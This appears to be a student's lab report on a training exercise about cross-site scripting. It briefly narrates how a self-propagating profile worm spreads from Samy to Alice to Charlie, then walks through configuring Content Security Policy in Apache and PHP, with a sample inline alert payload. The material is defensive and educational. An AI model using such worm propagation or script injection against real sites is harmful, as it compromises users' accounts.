
Step 2: Click Save and Logout Samy's account and login Alice's name and password into page.




Before




After, Enter ‘Members’ button, when user Alice views Samy profile. Content of Samy is assigned into Alice’s profile.The infected profile to propagate the worm to another profile.



Step 3: Continuos, Logout Alice's account and login Charlie's name and password into page. After, Enter 'Members' button, when user Charlie views Alice profile.



Content of Alice is assigned into Charlie's profile.The infected profile to propagate the worm to another profile.




4 Task 7: Defeating XSS Attacks Using CSP

4.1 Experiment Website setup

DNS Setup

add the following entries to the /etc/hosts file, so these hostnames are mapped to the IP address of the server container (10.9.0.5).




4.4 Lab tasks


- visit the following URLs from my VM:
  http://www.example32a.com
  http://www.example32b.com
  http://www.example32c.com

1. Describe and explain your observations when you visit these websites.


- http://www.example32a.com
  The page loads successfully.
  Explain:
  - The domain is **resolving correctly**, and the server is **configured to serve the page**.
  - DNS resolution, web server setup, and firewall rules are correct.
  - This site is likely considered the **origin domain.**



- http://www.example32b.com
  The page might load **partially or not at all**.
  Explain:
  - The domain might not be active or properly configured.
  - There could be a **CORS (Cross-Origin Resource Sharing)** restriction, or it's hosted but **not serving content**.
  - It may be **blocked by a firewall** or **not configured to respond**.




- http://www.example32c.com
  Similar to 32b: No full page content or an error response.
  Explain:
  - Same possible reasons as above: **inactive domain**, **missing server config**, **CORS**, or **DNS resolution issues**.



2. Click the button in the web pages from all the three websites, describe and explain your observations.

- Response: http://www.example32a.com
  Explain:
  The JavaScript or HTTP request succeeds because:
  - The request stays within the same origin.
  - The server accepts and processes the request.
  - No CORS issues block the response.



- No response: http://www.example32b.com and http://www.example32c.com
  Explain:
  - **Same-Origin Policy**: Browsers block requests across different domains unless explicitly allowed.
  - **No CORS headers** returned by the server.
  - **Blocked ports or firewall** between client and server.
  - The server being unreachable or misconfigured.

3. Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report.

Step 1: Change the server configuration on example32b

Open

apache_csp.conf
~/sns2025/lab6/Labsetup/image_www

```
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com *.example60.com \
             'nonce-111-111-111' 'nonce-222-222-222'\
            "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>

# Purpose: hosting Javascript files
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example60.com
</VirtualHost>

# Purpose: hosting Javascript files
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example70.com
</VirtualHost>
```

Step 2: Using command **dockps** to display containers running. And **docksh** to open new shell

```
[05/14/25]seed@VM:~/.../Labsetup$ dockps
d93625de6093  elgg-10.9.0.5
41fc20cbcd12  mysql-10.9.0.6
```


```
[05/14/25]seed@VM:~/.../Labsetup$ cd image_www
```

Step 3: Copied the **apache_csp.conf** file into the Docker container running Apache.

```
[05/14/25]seed@VM:~/.../image_www$ docker cp apache_csp.conf d93625de6093:/etc/a
pache2/sites-enabled/apache_csp.conf
```

Step 4: **Restarted Apache** without errors ([OK]), which means the new configuration was loaded properly.

```
[05/14/25]seed@VM:~/.../Labsetup$ docksh d
root@d93625de6093:/# service apache2 restart
 * Restarting Apache httpd web server apache2                          [ OK ]
```



4. Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report. Similar to example32b

Open | phpindex.php ~/sns2025/lab6/Labsetup/image_www/csp | Save

apache_csp.conf | phpindex.php

```php
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' *.example70.com".
               " 'nonce-222-222-222' *.example60.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>

```

```
[05/14/25]seed@VM:~/.../image_www$ cd csp/
```

```
[05/14/25]seed@VM:~/.../csp$ docker cp phpindex.php d93625de6093:/var/www/csp/ph
pindex.php
```

```
root@d93625de6093:/# service apache2 restart
 * Restarting Apache httpd web server apache2                          [ OK ]
```

Not Secure www.example32c.com

CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click: Click me

5. Please explain why CSP can help prevent Cross-Site Scripting attacks.

- How CSP Prevents It:
  Content Security Policy (CSP) is a browser-based security mechanism that acts like a "white list" for web content. It controls:
  Which sources of scripts, styles, images, etc. are allowed to load or execute
  Whether inline JavaScript (like <script>alert("xss")</script>) is permitted
  If dynamic code (e.g., eval(), new Function()) can run
- Key Ways CSP Blocks XSS:

Feature	**Protection**
script-src directive	Limits which script sources (domains) can execute JavaScript
Blocking inline scripts	Prevents execution of embedded <script> tags or onclick="..." attributes unless explicitly allowed
Disabling eval()	Prevents attackers from injecting dynamic code using dangerous functions
Using nonces or hashes	Allows only specific, trusted scripts with a matching nonce or SHA hash to run